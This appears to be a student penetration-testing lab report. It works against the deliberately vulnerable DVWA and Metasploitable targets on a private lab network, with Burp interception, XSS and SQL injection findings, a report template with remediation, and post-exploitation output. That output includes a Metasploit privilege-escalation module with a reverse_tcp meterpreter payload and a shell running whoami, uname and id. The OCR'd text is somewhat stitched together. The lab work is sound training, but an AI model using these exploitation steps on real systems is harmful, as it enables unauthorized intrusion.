
Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Step 3: Manual Interception with Burp Suite

Theory: Request Interception and Session Security

Intercepting HTTP requests using a proxy tool like Burp Suite allows a security analyst to examine headers, cookies, and parameters before they reach the server. This is critical for testing authentication mechanisms, as it enables the identification of session tokens (like PHPSESSID) and the verification of secure flags, which are essential for preventing session hijacking attacks.



2. Live audit from Proxy (all traffic)

Audit checks - passive

Issues: 0 0 0 0

1. Live passive crawl from Proxy (all ...

Add links. Add item itself, same domain and URLs in suite scope.

Most serious vulnerabilities found (live)

No issues to show

Any issues found during the audit will be displayed here.

http://192.168.31.119/dvwa/vulnerabilit

Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: admin
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



Type	Direction	Method	URL
HTTP	→ Request	POST	http://192.168.31.119/dvwa/login.php
HTTP	→ Request	GET	https://geonet.shodan.io/api/dns/192.168.31.119
HTTP	→ Request	GET	https://ext2.temp-mail.org/messages
HTTP	→ Request	GET	https://ext2.temp-mail.org/messages

```
POST /dvwa/login.php HTTP/1.1
Host: 192.168.31.119
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:147.0)
 Gecko/20100101 Firefox/147.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
```

Inspector	
Request attributes	2
Request query parameters	0
Request body parameters	3
Request cookies	2
Request headers	13


http://192.168.31.119/dvwa/login.p

Username: admin

Password: ••••••••

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

Hint: default username is 'admin' with password 'password'



```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:147.0)
Gecko/20100101 Firefox/147.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.31.119/dvwa/login.php
Connection: keep-alive
Cookie: security=high; PHPSESSID=23b4a4857d34e00496c81ec6927d851b
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Date: Fri, 06 Feb 2026 17:24:24 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Content-Length: 4641
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

Username: admin
Security Level: high
PHPIDS: disabled

Final Web Test Summary

I conducted a security assessment on the DVWA application, identifying two critical vulnerabilities. Using sqlmap, I exploited a SQL Injection flaw to enumerate backend databases. Manual testing confirmed a Reflected XSS vulnerability, while Burp Suite was utilized to intercept and analyze session tokens, confirming weaknesses in input validation and session management.

3.Reporting Practice

Theory

Professional cybersecurity reporting is the bridge between technical discovery and business action. Using CVSS (Common Vulnerability Scoring System) scores helps prioritize risks based on their severity. Visualizing the attack path through tools like Draw.io provides stakeholders with a clear understanding of how an attacker could navigate the network to reach sensitive data. A well-structured report ensures that remediation plans are actionable and that management understands the business impact of technical flaws.

Visualization: Network Attack Path Diagram

Diagram ka Structure:

1. **Attacker Node:** "Kali Linux (192.168.31.250)"
2. **Arrow 1:** "Scans Target for Vulnerabilities (Port 80/443)"
3. **Target Node:** "Web Server (192.168.31.119)"
4. **Arrow 2:** "Exploits PHP-CGI / SQL Injection"
5. **Final Node:** "Full System Access (Meterpreter Shell)"

Report Template: Executive Summary & Remediation

Executive Summary:

This assessment focused on identifying and validating critical vulnerabilities within the target web infrastructure. Our testing successfully demonstrated that unpatched services and lack of input sanitization allow for unauthorized Remote Code Execution (RCE) and full database exposure. The objective of this report is to provide a roadmap for securing these assets.

Remediation Plan:

System Patching: Immediately update all web server components to address CVE-2012-1823.


Code Review: Implement secure coding practices to prevent SQL Injection and XSS.

Access Control: Audit and strengthen password policies across all administrative interfaces.

Stakeholder Briefing: Non-Technical Summary

Subject: High-Level Security Risk Assessment Summary

Our recent security evaluation of the web server (192.168.31.119) has uncovered critical vulnerabilities that pose a significant risk to our data security. We successfully demonstrated that an external attacker could bypass current security controls to gain full control over the server and access sensitive database information. This type of breach could lead to severe data loss, operational downtime, and reputational damage. We recommend immediate investment in system updates and enhanced security training for the development team to implement better data validation. Addressing these issues is vital to maintaining our business continuity and protecting client data.




4. Post-Exploitation and Evidence Collection

Theory: Post-Exploitation and Digital Forensics


Post-exploitation involves gaining higher-level privileges and collecting evidence while maintaining the integrity of the data. Privilege escalation ensures that the analyst has the necessary permissions to access sensitive system files. In a professional VAPT scenario, maintaining a 'Chain of Custody' is vital; this is done by hashing collected files (using SHA256) and logging network traffic with tools like Wireshark to ensure the evidence remains untampered and admissible for further investigation.

Practical Execution




```
*burner herz0g*                                              *Kill$hot*ConEmu*
*here there be trolls*                                       *;echo"hacked"*
*r4t5_*6rung4nd4*NYUSEC*                                     *karamel4e*
*IkastenIO*TWC*balkansec*                                    *cybersecurity.li*
*TofuEelRoll*Trash Pandas*                                   *OneManArmy*cyb3r_w1z4rd5*
*Astra*Got Schwartz?*tmux*                                   *AreYouStuck*Mr.Robot.0*
*\nls*Juicy white peach*                                     *EPITA Rennes*
*HackerKnights*                                              *guildOfGengar*Titans*
*Pentest Rangers*                                            *The Libbyrators*
*placeholder name*bitup*                                     *JeffTadashi*Mikeal*
*UCASers*onotch*                                             *ky_dong_day_song*
*NeNiNuMmOk*                                                 *JustForFun!*
*Maux de tête*LalaNG*                                        *g3tsh3Lls0on*
*crr0tz*z3r0p0rn*clueless*                                   *Phở Đặc Biệt*Paradox*
*HackWara*                                                   *KaRIPux*inf0sec*
*Kugelschreibertester*                                       *bluehens*Antoine77*
*icemasters*                                                 *genxy*TRADE_NAMES*
*Spartan's Ravens*                                           *BadByte*fontwang_tw*
*g0ldd1gg3rs*pappo*                                          *ghoti*
*Les CRACKS*c0dingRabbits*                                   *LinuxRiders*
*2Cr4Sh*RecycleBin*                                          *Jalan Durian*
*ExploitStudio*                                              *WPICSC*logaritm*
*Car RamRod*0x41414141*                                      *Orv1ll3*team-fm4dd*
*Björkson*FlyingCircus*                                      *PwnHub*H4X0R*Yanee*
*Securifera*hot cocoa*                                       *Et3rnal*PelarianCP*
*n00bytes*DNC&G*guildzero*dorko*tv*42*{EHF}*CarpeDien*Flamin-Go*BarryWhite*XUcyber*FernetInjection*DCcurity*
*Mars Explorer*ozen_cfw*Fat Boys*Simpatico*nzdjb*Isec-U.O*The Pomorians*T35H*H@wk33*JetJ*OrangeStar*Team Corgi*
*D0g3*0itch*OffRes*LegionOfRinf*UniWA*wgucoo*Pr0ph3t*L0ner*_n00bz*OSINT Punchers*Tinfoil Hats*Hava*Team Neu*
*Cyb3rDoctor*Techlock Inc*kinakomochi*DubbelDopper*bubbasnmp*w*Gh0st$*tyl3rsec*LUCKY_CLOVERS*ev4d3rx10-team*ir4n6*
*PEQUI_ctf*HKLBGD*L3o*5 bits short of a byte*UCM*ByteForc3*Death_Geass*Stryk3r*WooT*Raise The Black*CTErr0r*
*Individual*mikejam*Flag Predator*klandes*_no_Skids*SQ.*CyberOWL*Ironhearts*Kizzle*gauti*
*San Antonio College Cyber Rangers*sam.ninja*Akerbeltz*cheeseroyale*Ephyra*sard city*OrderingChaos*Pickle_Ricks*
*Hex2Text*defiant*hefter*Flaggermeister*Oxford Brookes University*OD1E*noob_noob*Ferris Wheel*Ficus*ONO*jameless*
*Log1c_b0mb*dr4k0t4*0th3rs*dcua*cccchhhh6819*Manzara's Magpies*pwn4lyfe*Droogy*Shrubhound Gang*ssociety*HackJWU*
*asdfghjkl*n00bi3*i-cube warriors*WhateverThrone*Salvat0re*Chadsec*0x1337deadbeef*StarchThingIDK*Tieto_alaviiva_turva*
*InspiV*RPCA Cyber Club*kurage0verfl0w*lammm*pelicans_for_freedom*switchteam*tim*departedcomputerchairs*cool_runnings*
*chads*SecureShell*EetIetsHekken*CyberSquad*P&K*Trident*RedSeer*SOMA*EVM*BUckys_Angels*OrangeJuice*DemDirtyUserz*
*OpenToAll*Born2Hack*Bigglesworth*NIS*10Monkeys1Keyboard*TNGCrew*Cla55N0tF0und*exploits33kr*root_rulzz*InfosecIITG*
*superusers*H@rdT0R3m3b3r*operators*NULL*stuxCTF*mHackresciallo*Eclipse*Gingabeast*Hamad*Immortals*arasan*MouseTrap*
*damn_sadboi*tadaaa*null2root*HowestCSP*fezfezf*LordVader*Fl@g_Hunt3rs*bluenet*P@Ge2mE*


       =[ metasploit v6.4.110-dev                          ]
+ -- --=[ 2,601 exploits - 1,322 auxiliary - 1,710 payloads     ]
+ -- --=[ 432 post - 49 encoders - 14 nops - 9 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
```

Command: use exploit/windows/local/always_install_elevated




```
| Session one died of dysentery. |

Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

                        Press SPACE BAR to continue


       =[ metasploit v6.4.110-dev                          ]
+ -- --=[ 2,601 exploits - 1,322 auxiliary - 1,710 payloads     ]
+ -- --=[ 432 post - 49 encoders - 14 nops - 9 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/windows/local/always_install_elevated
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/local/always_install_elevated) > |
```




```
^C
Terminate channel 0? [y/N]  y
meterpreter > shell
Process 4539 created.
Channel 1 created.






]
/bin/sh: line 8: ]: command not found
clear
TERM environment variable not set.
```

Command: Whoami




```
whoami
www-data
```

Commands Executed: whoami, uname -a, id.




```
meterpreter > shell
Process 4622 created.
Channel 1 created.


whoami
www-data

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Step 2: Network Traffic Capture (Wireshark)

